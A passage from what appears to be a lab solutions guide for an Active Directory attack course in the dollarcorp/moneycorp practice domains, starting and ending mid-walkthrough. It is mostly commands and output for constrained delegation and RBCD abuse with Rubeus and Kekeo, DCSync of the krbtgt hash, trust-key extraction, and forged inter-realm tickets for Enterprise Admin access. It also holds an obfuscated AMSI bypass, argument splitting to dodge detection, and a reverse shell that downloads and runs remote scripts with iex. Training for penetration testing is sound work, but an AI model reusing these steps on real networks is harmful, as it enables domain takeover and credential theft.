  [enc-krb-cred] S: krbtgt/dollarcorp.moneycorp.local @
DOLLARCORP.MONEYCORP.LOCAL
  [snip]
  > Ticket in file
'TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_cifs
~dcorp-mssql.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL.kirbi'
```

Next, inject the ticket in current session to use it:

```
C:\AD\Tools\kekeo> C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat

C:\AD\Tools\kekeo>set COR_ENABLE_PROFILING=1

C:\AD\Tools\kekeo>set COR_PROFILER={cf0d821e-299b-5307-a3d8-b283c03916db}

C:\AD\Tools\kekeo>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-
a3d8-b283c03916db}" /f
The operation completed successfully.

C:\AD\Tools\kekeo>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-
a3d8-b283c03916db}\InprocServer32" /f
The operation completed successfully.

C:\AD\Tools\kekeo>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-
a3d8-b283c03916db}\InprocServer32" /ve /t REG_SZ /d
"C:\AD\Tools\InviShell\InShellProf.dll" /f
The operation completed successfully.

C:\AD\Tools\kekeo>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\AD\Tools\kekeo> . C:\AD\Tools\Invoke-Mimi.ps1
PS C:\AD\Tools\kekeo\x64> Invoke-Mimi -Command '"kerberos::ptt
TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_cifs~
dcorp-mssql.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL.kirbi"'

[snip]
```

```
mimikatz(powershell) # kerberos::ptt
TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_cifs~
dcorp-mssql.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL.kirbi

* File:
'TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_cifs
~dcorp-mssql.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL.kirbi': OK

C:\AD\Tools\kekeo> dir \\dcorp-mssql.dollarcorp.moneycorp.local\c$

Volume in drive \\dcorp-mssql.dollarcorp.moneycorp.local\c$ has no label.
 Volume Serial Number is 98C0-23AE

 Directory of \\dcorp-mssql.dollarcorp.moneycorp.local\c$

05/08/2021  12:15 AM    <DIR>          PerfLogs
11/14/2022  04:44 AM    <DIR>          Program Files
11/14/2022  04:43 AM    <DIR>          Program Files (x86)
11/15/2022  08:06 AM    <DIR>          Transcripts
11/15/2022  01:48 AM    <DIR>          Users
11/11/2022  05:22 AM    <DIR>          Windows
```

For the next task, enumerate the computer accounts with constrained delegation enabled using PowerView:

```
PS C:\AD\Tools\kekeo> Get-DomainComputer -TrustedToAuth


pwdlastset                    : 11/11/2022 11:16:12 PM
logoncount                    : 60
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=DCORP-
ADMINSRV,OU=Applocked,DC=dollarcorp,DC=moneycorp,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
lastlogontimestamp            : 2/24/2023 12:45:04 AM
whencreated                   : 11/12/2022 7:16:12 AM
samaccountname                : DCORP-ADMINSRV$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
whenchanged                   : 3/3/2023 10:39:12 AM
accountexpires                : NEVER
countrycode                   : 0
operatingsystem               : Windows Server 2022 Datacenter
instancetype                  : 4
useraccountcontrol            : WORKSTATION_TRUST_ACCOUNT,
TRUSTED_TO_AUTH_FOR_DELEGATION
objectguid                    : 2e036483-7f45-4416-8a62-893618556370
operatingsystemversion        : 10.0 (20348)
lastlogoff                    : 12/31/1600 4:00:00 PM
msds-allowedtodelegateto      : {TIME/dcorp-dc.dollarcorp.moneycorp.LOCAL,
TIME/dcorp-DC}
objectcategory                :
CN=Computer,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dscorepropagationdata         : {11/15/2022 4:16:45 AM, 1/1/1601 12:00:00 AM}
serviceprincipalname          : {WSMAN/dcorp-adminsrv, WSMAN/dcorp-
adminsrv.dollarcorp.moneycorp.local, TERMSRV/DCORP-ADMINSRV, TERMSRV/dcorp-
adminsrv.dollarcorp.moneycorp.local...}
usncreated                    : 13891
usnchanged                    : 119138
lastlogon                     : 3/3/2023 9:31:15 AM
badpwdcount                   : 0
cn                            : DCORP-ADMINSRV
msds-supportedencryptiontypes : 28
objectsid                     : S-1-5-21-719815819-3726368948-3917688648-1105
[snip]
```

Abuse Constrained Delegation using dcorp-adminsrv with Rubeus

We have the AES keys of dcorp-adminsrv$ from dcorp-adminsrv machine. Run the below command from an elevated command prompt as SafetyKatz, that we will use for DCSync, would need that:

```
C:\Windows\system32>echo %Pwn%
s4u
C:\Windows\system32>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args
%Pwn% /user:dcorp-adminsrv$
/aes256:1f556f9d4e5fcab7f1bf4730180eb1efd0fadd5bb1b5c1e810149f9016a7284d
/impersonateuser:Administrator /msdsspn:time/dcorp-
dc.dollarcorp.moneycorp.LOCAL /altservice:ldap /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  V2.2.1

[*] Action: S4U

[*] Using aes256_cts_hmac_sha1 hash:
e9513a0ac270264bb12fb3b3ff37d7244877d269a97c7b3ebc3f6f78c382eb51
[*] Building AS-REQ (w/ preauth) for: 'dollarcorp.moneycorp.local\dcorp-
adminsrv$'
[*] Using domain controller: 172.16.2.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
[snip]

[*] Impersonating user 'Administrator' to target SPN 'time/dcorp-
dc.dollarcorp.moneycorp.LOCAL'
[*]   Final ticket will be for the alternate service 'ldap'
[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[*] Building S4U2proxy request for service: 'time/dcorp-
dc.dollarcorp.moneycorp.LOCAL'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] Substituting alternative service name 'ldap'
[*] base64(ticket.kirbi) for SPN 'ldap/dcorp-dc.dollarcorp.moneycorp.LOCAL':
[snip]
[+] Ticket successfully imported!
```

Run the below command to abuse the LDAP ticket:

```
C:\Windows\system32>echo %Pwn%
lsadump::dcsync
C:\Windows\system32>C:\AD\Tools\Loader.exe -path C:\AD\Tools\SafetyKatz.exe -
args "%Pwn% /user:dcorp\krbtgt" "exit"
[snip]

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 11/11/2022 9:59:41 PM
Object Security ID   : S-1-5-21-719815819-3726368948-3917688648-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 4e9815869d2090ccfca61c1fe0d23986
    ntlm- 0: 4e9815869d2090ccfca61c1fe0d23986
    lm  - 0: ea03581a1268674a828bde6ab09db837
[snip]
```

Abuse Constrained Delegation using dcorp-admisrv with Kekeo

First we are going to use Kekeo to abuse it. Let's request a TGT. Please note that the hash of dcorp-adminsrv$ may be different for you in the lab. This is an old method and used just as an example:

```
PS C:\AD\Tools\kekeo\x64> .\kekeo.exe

  ___ _     kekeo 2.1 (x64) built on Jun 15 2018 01:01:01 - lil!
 /   ('>-  "A La Vie, A L'Amour"
 | K  |      /* * *
 \____/      Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  L\_        http://blog.gentilkiwi.com/kekeo                (oe.eo)
                                              with  9 modules * * */

kekeo # tgt::ask /user:dcorp-adminsrv$ /domain:dollarcorp.moneycorp.local
/rc4:8c6264140d5ae7d03f7f2a53088a291d
Realm        : dollarcorp.moneycorp.local (dollarcorp)
User         : dcorp-adminsrv$ (dcorp-adminsrv$)
CName        : dcorp-adminsrv$  [KRB_NT_PRINCIPAL (1)]
SName        : krbtgt/dollarcorp.moneycorp.local        [KRB_NT_SRV_INST (2)]
Need PAC     : Yes
Auth mode    : ENCRYPTION KEY 23 (rc4_hmac_nt    ):
8c6264140d5ae7d03f7f2a53088a291d
```

```
[kdc] name: dcorp-dc.dollarcorp.moneycorp.local (auto)
[kdc] addr: 172.16.2.1 (auto)
  > Ticket in file 'TGT_dcorp-
adminsrv$@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneycorp.local@DOLLAR
CORP.MONEYCORP.LOCAL.kirbi'
```

Since there is no SNAME validation, we can request TGS for time and also ldap service on dcorp-dc as the domain administrator - Administrator:

```
kekeo # tgs::s4u /tgt:TGT_dcorp-
adminsrv$@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneycorp.local@DOLLAR
CORP.MONEYCORP.LOCAL.kirbi /user:Administrator@dollarcorp.moneycorp.local
/service:time/dcorp-dc.dollarcorp.moneycorp.LOCAL|ldap/dcorp-
dc.dollarcorp.moneycorp.LOCAL
Ticket  : TGT_dcorp-
adminsrv$@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneycorp.local@DOLLAR
CORP.MONEYCORP.LOCAL.kirbi
  [krb-cred]     S: krbtgt/dollarcorp.moneycorp.local @
DOLLARCORP.MONEYCORP.LOCAL
  [krb-cred]     E: [00000012] aes256_hmac
  [enc-krb-cred] P: dcorp-adminsrv$ @ DOLLARCORP.MONEYCORP.LOCAL
  [enc-krb-cred] S: krbtgt/dollarcorp.moneycorp.local @
DOLLARCORP.MONEYCORP.LOCAL
  [enc-krb-cred] T: [1/14/2019 1:04:21 PM ; 1/14/2019 11:04:21 PM]
{R:1/21/2019 1:04:21 PM}
  [enc-krb-cred] F: [40e10000] name_canonicalize ; pre_authent ; initial ;
renewable ; forwardable ;
  [enc-krb-cred] K: ENCRYPTION KEY 18 (aes256_hmac      ):
34826e686b2e0320d16e76cbbbcbdc61b3dd93c22e3437578a4db9c0cecd4f60
  [s4u2self]  Administrator@dollarcorp.moneycorp.local
[kdc] name: dcorp-dc.dollarcorp.moneycorp.local (auto)
[kdc] addr: 172.16.2.1 (auto)
  > Ticket in file
'TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_dcor
p-adminsrv$@DOLLARCORP.MONEYCORP.LOCAL.kirbi'
Service(s):
  [s4u2proxy] time/dcorp-dc.dollarcorp.moneycorp.LOCAL
  [s4u2proxy] Alternative ServiceName: ldap/dcorp-
dc.dollarcorp.moneycorp.LOCAL
  > Ticket in file
'TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_ldap
~dcorp-dc.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL_ALT.kirbi'
```

Let’s use the LDAP ticket now:

```
PS C:\AD\Tools\kekeo\x64> . ..\..\Invoke-Mimi.ps1
PS C:\AD\Tools\kekeo\x64> Invoke-Mimi -Command '"kerberos::ptt
TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_ldap~
dcorp-dc.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL_ALT.kirbi"'

[snip]

* File:
'TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_ldap
~dcorp-dc.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL_ALT.kirbi':
OK
```

Now, using this TGS, we can use DCSync from mimikatz without DA privileges:

```
PS C:\AD\Tools> Invoke-Mimi -Command '"lsadump::dcsync /user:dcorp\krbtgt"'

[snip]

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 11/11/2022 9:59:41 PM
Object Security ID   : S-1-5-21-719815819-3726368948-3917688648-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 4e9815869d2090ccfca61c1fe0d23986
    ntlm- 0: 4e9815869d2090ccfca61c1fe0d23986
    lm  - 0: ea03581a1268674a828bde6ab09db837
  [snip]
```

Learning Objective 17:

Task

- Find a computer object in dcorp domain where we have Write permissions.
- Abuse the Write permissions to access that computer as Domain Admin.

Solution

Let's use PowerView from a PowerShell session started using Invisi-Shell to enumerate Write permissions for a user that we have compromised. After trying from multiple users or using BloodHound we would know that the user ciadmin has Write permissions on the computer object of dcorp-mgmt:

```
C:\AD\Tools> Find-InterestingDomainACL | ?{$_.identityreferencename -match
'ciadmin'}


ObjectDN                : CN=DCORP-
MGMT,OU=Servers,DC=dollarcorp,DC=moneycorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : ListChildren, ReadProperty, GenericWrite
ObjectAceType           : None
AceFlags                : None
AceType                 : AccessAllowed
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-719815819-3726368948-3917688648-1121
IdentityReferenceName   : ciadmin
IdentityReferenceDomain : dollarcorp.moneycorp.local
IdentityReferenceDN     : CN=ci
admin,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
IdentityReferenceClass  : user
```

Recall that we compromised ciadmin from dcorp-ci. We can either use the reverse shell we have on dcorp-ci as ciadmin or extract the credentials from dcorp-ci.

Let's use the reverse shell that we have and load PowerView there:

```
C:\Users\student1>C:\AD\Tools\netcat-win32-1.12\nc64.exe -lvp 443
listening on [any] 443 ...
connect to [172.16.100.1] from (UNKNOWN) [172.16.3.11] 51192: NO_DATA
[snip]
PS C:\Users\Administrator\.jenkins\workspace\Projectx> iex (iwr
http://172.16.100.1/sbloggingbypass.txt -UseBasicParsing)
PS C:\Users\Administrator\.jenkins\workspace\Projectx> S`eT-It`em ( 'V'+'aR'
+  'IA' + (('b'+("{1}{0}"-f':1','lE'))+'q2')  + ('uZ'+'x')  ) ( [TYpE](
"{1}{0}"-F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -
VaL  )."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f(('U'+'ti')+'l'),'A',('Am'+'si'),(('.'+'Man')+('ag'+'e')+('me'+'n')+'t.'),('
u'+'to'+(("{1}{0}"-f 'io','mat')+'n.')),'s',(('Sys'+'t')+'em')  )
)."g`etf`iElD"(  ( "{0}{2}{1}" -
f('a'+('ms'+'i')),'d',('I'+('n'+'itF')+('a'+'ile'))  ),(  "{2}{4}{0}{1}{3}" -
f ('S'+('t'+'at')),'i',(('N'+'on')+('Pu'+'bl')+'i'),'c','c,'
))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
PS C:\Users\Administrator\.jenkins\workspace\Projectx> iex ((New-Object
Net.WebClient).DownloadString('http://172.16.100.x/PowerView.ps1'))
```

Now, set RBCD on dcorp-mgmt for the student VMs. You may like to set it for all the student VMs in your lab instance so that your fellow students can also try it:

```
PS C:\Users\Administrator\.jenkins\workspace\Projectx> Set-DomainRBCD -
Identity dcorp-mgmt -DelegateFrom 'dcorp-studentx$' -Verbose
```

Check if RBCD is set correctly:

```
PS C:\Users\Administrator\.jenkins\workspace\Projectx> Get-DomainRBCD

SourceName                 : DCORP-MGMT$
SourceType                 : MACHINE_ACCOUNT
SourceSID                  : S-1-5-21-719815819-3726368948-3917688648-1108
SourceAccountControl       : WORKSTATION_TRUST_ACCOUNT
SourceDistinguishedName    : CN=DCORP-
MGMT,OU=Servers,DC=dollarcorp,DC=moneycorp,DC=local
ServicePrincipalName       : {WSMAN/dcorp-mgmt, WSMAN/dcorp-
mgmt.dollarcorp.moneycorp.local, TERMSRV/DCORP-MGMT,
                             TERMSRV/dcorp-
mgmt.dollarcorp.moneycorp.local...}
DelegatedName              : DCORP-STUDENT1$
DelegatedType              : MACHINE_ACCOUNT
DelegatedSID               : S-1-5-21-719815819-3726368948-3917688648-4110
DelegatedAccountControl    : WORKSTATION_TRUST_ACCOUNT
DelegatedDistinguishedName : CN=DCORP-
STUDENT1,OU=StudentMachines,DC=dollarcorp,DC=moneycorp,DC=local
[snip]
```

Get AES keys of your student VM (as we configured RBCD for it above). Run the below command from an elevated shell:

```
C:\Windows\system32>echo %Pwn%
sekurlsa::ekeys
C:\Windows\system32>C:\AD\Tools\Loader.exe -Path C:\AD\Tools\SafetyKatz.exe -
args "%Pwn%" "exit"
[snip]
Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : DCORP-STUDENT1$
Domain            : dcorp
```

```
Logon Server      : (null)
Logon Time        : 3/3/2023 2:56:13 AM
SID               : S-1-5-18

         * Username : dcorp-student1$
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac
bd05cafc205970c1164eb65abe7c2873dbfacc3dd790821505e0ed3a05cf23cb
           rc4_hmac_nt       db29067123dbc940194569f171d7034d
           rc4_hmac_old      db29067123dbc940194569f171d7034d
           rc4_md4           db29067123dbc940194569f171d7034d
           rc4_hmac_nt_exp   db29067123dbc940194569f171d7034d
           rc4_hmac_old_exp  db29067123dbc940194569f171d7034d
[snip]
```

With Rubeus, abuse the RBCD to access dcorp-mgmt as Domain Administrator - Administrator:

```
C:\Windows\system32>echo %Pwn%
s4u
C:\Windows\system32> C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -
args %Pwn% /user:dcorp-student1$
/aes256:bd05cafc205970c1164eb65abe7c2873dbfacc3dd790821505e0ed3a05cf23cb
/msdsspn:http/dcorp-mgmt /impersonateuser:administrator /ptt

[snip]
[*] Impersonating user 'administrator' to target SPN 'http/dcorp-mgmt'
[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[snip]
```

Check if we can access dcorp-mgmt:

```
C:\Windows\system32>winrs -r:dcorp-mgmt cmd
Microsoft Windows [Version 10.0.20348.1249]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator.dcorp>set username
Set username
USERNAME = administrator

C:\Users\Administrator.dcorp>set computername
Set computername
COMPUTERNAME=dcorp-mgmt
```

Learning Objective 18:

Task

- Using DA access to dollarcorp.moneycorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, moneycorp.local using the domain trust key.

Solution

We need the trust key for the trust between dollarcorp and moneycrop, which can be retrieved using Mimikatz or SafetyKatz.

Start a process with DA privileges. Run the below command from an elevated command prompt:

```
C:\AD\Tools>echo %Pwn%
asktgt
C:\AD\Tools> C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%
/user:svcadmin
/aes256:6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
/opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
[snip]
```

Run the below commands from the process running as DA to copy Loader.exe on dcorp-dc and use it to extract credentials:

```
C:\Windows\system32>echo F | xcopy C:\AD\Tools\Loader.exe \\dcorp-
dc\C$\Users\Public\Loader.exe /Y
Does \\dcorp-dc\C$\Users\Public\Loader.exe specify a file name
or directory name on the target
(F = file, D = directory)? F
C:\AD\Tools\Loader.exe
1 File(s) copied

C:\Windows\system32>winrs -r:dcorp-dc cmd
Microsoft Windows [Version 10.0.20348.1249]
(c) Microsoft Corporation. All rights reserved.

C:\Users\svcadmin>netsh interface portproxy add v4tov4 listenport=8080
listenaddress=0.0.0.0 connectport=80 connectaddress=172.16.100.x
netsh interface portproxy add v4tov4 listenport=8080 listenaddress=0.0.0.0
connectport=80 connectaddress=172.16.100.x
```

Use ArgSplit.bat on the student VM to encode "lsadump::trust":

```
C:\Windows\system32>C:\AD\Tools\ArgSplit.bat
[!] Argument Limit: 180 characters
[+] Enter a string: lsadump::lsa
```

```
set "z=h"
set "y=c"
[snip]
```

Copy the generated commands and use it on the winrs session on dcorp-dc:

```
C:\Users\svcadmin>set "y=c"
[snip]
C:\Users\svcadmin>
set "Pwn=%o%%p%%q%%r%%s%%t%%u%%v%%w%%x%%y%%z%"
C:\Users\svcadmin>echo %Pwn%
lsadump::trust
C:\Users\svcadmin>C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/SafetyKatz.exe -args "%Pwn% /patch" "exit"
[snip]
mimikatz # lsadump::trust /patch

Current domain: DOLLARCORP.MONEYCORP.LOCAL (dcorp / S-1-5-21-719815819-
3726368948-3917688648)

Domain: MONEYCORP.LOCAL (mcorp / S-1-5-21-335606122-960912869-3279953914)
 [  In ] DOLLARCORP.MONEYCORP.LOCAL -> MONEYCORP.LOCAL
    * 2/24/2023 1:11:33 AM - CLEAR   - 79 d9 90 1f 7c db 09 b7 65 a0 e5 e4 50
03 35 8b 99 fb eb bb e7 ba 54 89 b7 b2 f4 fc
        * aes256_hmac
34f94d19178a75cb04b9c10e657623c5ac9074fbc7fcf4e20be8527b77407243
        * aes128_hmac       40856eb80d3323adf23a3b7faad3c180
        * rc4_hmac_nt       132f54e05f7c3db02e97c00ff3879067
[snip]
```

Froge ticket using Rubeus

Let's Forge a ticket with SID History of Enterprise Admins. Run the below command:

```
C:\AD\Tools>echo %Pwn%
silver
C:\AD\Tools>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%
/service:krbtgt/DOLLARCORP.MONEYCORP.LOCAL
/rc4:132f54e05f7c3db02e97c00ff3879067 /sid:S-1-5-21-719815819-3726368948-
3917688648 /sids:S-1-5-21-335606122-960912869-3279953914-519 /ldap
/user:Administrator /nowrap

[snip]

*] Building PAC

[*] Domain            : DOLLARCORP.MONEYCORP.LOCAL (dcorp)
[*] SID               : S-1-5-21-719815819-3726368948-3917688648
[*] UserId            : 500
[*] Groups          : 544,512,520,513
[*] ExtraSIDs       : S-1-5-21-335606122-960912869-3279953914-519

[snip]

[*] base64(ticket.kirbi):

      doIGPjCCBjqgAwIBBaED...
[snip]
```

Copy the base64 encoded ticket from above and use it in the following command:

```
C:\AD\Tools>echo %Pwn%
asktgs
C:\AD\Tools>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%
/service:http/mcorp-dc.MONEYCORP.LOCAL /dc:mcorp-dc.MONEYCORP.LOCAL /ptt
/ticket: doIGPjCCBjqgAwIBBaED...

[snip]
  ServiceName              :  http/mcorp-dc.MONEYCORP.LOCAL
  ServiceRealm             :  MONEYCORP.LOCAL
  UserName                 :  Administrator
  UserRealm                :  DOLLARCORP.MONEYCORP.LOCAL
[snip]
```

Once the ticket is injected, we can access mcorp-dc!

```
C:\AD\Tools>winrs -r:mcorp-dc.moneycorp.local cmd
Microsoft Windows [Version 10.0.20348.2227]
(c) Microsoft Corporation. All rights reserved.

C:\Users\TEMP>set username
set username
USERNAME=Administrator

C:\Users\TEMP>set computername
set computername
COMPUTERNAME=MCORP-DC
```

Using BetterSafetyKatz

Forge a ticket with SID History of Enterprise Admins. Run the below command from an elevated command prompt. Once again, no AV bypass here as this is just an example:

```
C:\Windows\system32>C:\AD\Tools\BetterSafetyKatz.exe "kerberos::golden
/user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-
719815819-3726368948-3917688648 /sids:S-1-5-21-335606122-960912869-
3279953914-519 /rc4:132f54e05f7c3db02e97c00ff3879067 /service:krbtgt
/target:moneycorp.local /ticket:C:\AD\Tools\trust_tkt.kirbi" "exit"
```

```
[snip]
User      : Administrator
Domain    : dollarcorp.moneycorp.local (DOLLARCORP)
SID       : S-1-5-21-719815819-3726368948-3917688648
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-335606122-960912869-3279953914-519 ;
ServiceKey: 132f54e05f7c3db02e97c00ff3879067 - rc4_hmac_nt
Service   : krbtgt
Target    : moneycorp.local
Lifetime  : 3/3/2023 9:53:36 AM ; 2/28/2033 9:53:36 AM ; 2/28/2033 9:53:36 AM
-> Ticket : C:\AD\Tools\trust_tkt.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

Use the ticket with Rubeus:

```
C:\Windows\system32>> echo %Pwn%
asktgs
C:\Windows\system32>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args
%Pwn% /ticket:C:\AD\Tools\trust_tkt.kirbi /service:cifs/mcorp-
dc.moneycorp.local /dc:mcorp-dc.moneycorp.local /ptt
[snip]
ServiceName           :  cifs/mcorp-dc.moneycorp.local
  ServiceRealm          :  MONEYCORP.LOCAL
  UserName              :  Administrator
  UserRealm             :  dollarcorp.moneycorp.local
[snip]
```

Check if we can access filesystem on mcorp-dc!

```
C:\Windows\system32>dir \\mcorp-dc.moneycorp.local\c$
Volume in drive \\mcorp-dc.moneycorp.local\c$ has no label.
 Volume Serial Number is 1A5A-FDE2

 Directory of \\mcorp-dc.moneycorp.local\c$

05/08/2021  12:20 AM    <DIR>          PerfLogs
11/10/2022  09:53 PM    <DIR>          Program Files
05/08/2021  01:40 AM    <DIR>          Program Files (x86)
11/11/2022  06:33 AM    <DIR>          Users
11/26/2022  02:09 AM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)  13,766,746,112 bytes free
```

Using Invoke-Mimi and old Kekeo

Note that this is just an example

```
PS C:\WINDOWS\system32> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> cd C:\AD\Tools\
PS C:\AD\Tools> $sess = New-PSSession -ComputerName dcorp-
dc.dollarcorp.moneycorp.local
PS C:\AD\Tools> Enter-PSSession -Session $sess
[dcorp-dc.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents> S`eT-
It`em ( 'V'+'aR' +  'IA' + (('b'+("{1}{0}"-f':1','lE'))+'q2')  + ('uZ'+'x')
) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')
+'zX'  )  -VaL  )."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f(('U'+'ti')+'l'),'A',('Am'+'si'),(('.'+'Man')+('ag'+'e')+('me'+'n')+'t.'),('
u'+'to'+(("{1}{0}"-f 'io','mat')+'n.')),'s',(('Sys'+'t')+'em')  )
)."g`etf`iElD"(  ( "{0}{2}{1}" -
f('a'+('ms'+'i')),'d',('I'+('n'+'itF')+('a'+'ile'))  ),(  "{2}{4}{0}{1}{3}" -
f ('S'+('t'+'at')),'i',(('N'+'on')+('Pu'+'bl')+'i'),'c','c,'
))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
[dcorp-dc.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents> exit

PS C:\AD\Tools> Invoke-Command -FilePath C:\AD\Tools\Invoke-Mimi.ps1 -Session
$sess
PS C:\AD\Tools> Enter-PSSession -Session $sess
[dcorp-dc.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents>
Invoke-Mimi -Command '"lsadump::trust /patch"'

[snip]

Current domain: DOLLARCORP.MONEYCORP.LOCAL (dcorp / S-1-5-21-719815819-
3726368948-3917688648)

Domain: MONEYCORP.LOCAL (mcorp / S-1-5-21-335606122-960912869-3279953914)
 [  In ] DOLLARCORP.MONEYCORP.LOCAL -> MONEYCORP.LOCAL
    * 2/24/2023 1:11:33 AM - CLEAR   - 79 d9 90 1f 7c db 09 b7 65 a0 e5 e4 50
03 35 8b 99 fb eb bb e7 ba 54 89 b7 b2 f4 fc
        * aes256_hmac
34f94d19178a75cb04b9c10e657623c5ac9074fbc7fcf4e20be8527b77407243
        * aes128_hmac       40856eb80d3323adf23a3b7faad3c180
        * rc4_hmac_nt       132f54e05f7c3db02e97c00ff3879067

[snip]
```

Create the inter-realm TGT by running the below command on your machine:

```
PS C:\AD\Tools\kekeo_old> Invoke-Mimi -Command '"kerberos::golden
/user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-
719815819-3726368948-3917688648 /sids:S-1-5-21-335606122-960912869-
3279953914-519 /rc4:132f54e05f7c3db02e97c00ff3879067 /service:krbtgt
/target:moneycorp.local /ticket:C:\AD\Tools\kekeo_old\trust_tkt.kirbi"'

[snip]
User      : Administrator
Domain    : dollarcorp.moneycorp.local (DOLLARCORP)
SID       : S-1-5-21-719815819-3726368948-3917688648
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-335606122-960912869-3279953914-519;
ServiceKey: 132f54e05f7c3db02e97c00ff3879067 - rc4_hmac_nt
Service   : krbtgt
Target    : moneycorp.local
[snip]
Final Ticket Saved to file !
```

Next, create a TGS for a service (CIFS) in the parent domain (moneycorp.local):

```
PS C:\AD\Tools\kekeo_old> .\asktgs.exe C:\AD\Tools\kekeo_old\trust_tkt.kirbi
CIFS/mcorp-dc.moneycorp.local

  .#####.   AskTGS Kerberos client 1.0 (x86) built on Dec  8 2016 00:31:13
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                     (oe.eo)
  '#####'                                                    * * */

Ticket      : C:\AD\Tools\kekeo_old\trust_tkt.kirbi
Service   : krbtgt / moneycorp.local @ dollarcorp.moneycorp.local
Principal : Administrator @ dollarcorp.moneycorp.local

> CIFS/mcorp-dc.moneycorp.local
  * Ticket in file 'CIFS.mcorp-dc.moneycorp.local.kirbi'
```

Present the TGS to the target service:

```
